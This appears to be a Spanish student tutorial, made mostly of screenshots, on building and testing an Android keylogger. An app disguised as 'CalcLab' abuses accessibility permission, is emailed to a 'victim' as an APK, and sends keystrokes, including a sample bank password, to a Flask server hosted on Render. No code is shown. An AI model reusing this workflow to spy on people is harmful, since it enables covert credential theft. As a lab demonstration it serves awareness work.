
### Primer paso.-

Creamos una carpeta y dentro estarán creados dos archivos app.py y requirements.txt



### Segundo paso.-


Subimos la carpeta a un repositorio de github






## Tercer paso.-

Subimos a Flask (plan gratuito) configuramos el web service y lanzamos nuestro servidor a internet




Verificamos que esté llegando las peticiones de nuestro servidor






## Cuarto paso.-

Ahora realizaremos una prueba para analizar el comportamiento de los datos en el servidor


Instalamos la app y damos los permisos que requiere, después de instalar, damos el permiso de accesibilidad dando tap a “Downloaded apps” y activamos “Use CalcLab”






## Quinto paso.-

Con la app en funcionamiento, entramos a cualquier aplicación del celular y utilizamos el teclado, en este caso entré a Google Keeps.




Verificamos que los datos se mandaron correctamente




## 7. Prueba final:



Seleccionamos nuestra víctima, en este caso lo mandaré a mi correo institucional




Revisamos el correo y nos damos cuenta que el correo nos ha llegado




Procedemos con la descarga y damos tap en “Package installer”




Instalamos y seguimos los mismos pasos para dar permisos, después se abrirá nuestra aplicación y automáticamente se comunicará con nuestro servidor.




Nuestra víctima registrará un dato sensible de una contraseña de banco en WhatsApp  
(Ejemplo no real)





Y efectivamente, lo tenemos 



The screenshot shows the Render dashboard for a service named 'flask-server'. The left sidebar contains navigation links: Dashboard, flask-server, Events (highlighted), Settings, MONITOR (Logs, Metrics), and MANAGE (Environment, Shell, Scaling, Previews, Changelog, Invite a friend, Contact support, Render Status). The main area displays the 'All logs' for the 'flask-server' deployment. The logs show a series of HTTP POST requests to the '/log' endpoint, each returning a 400 status code. The request body is a JSON object with a 'keystroke' field containing a password. 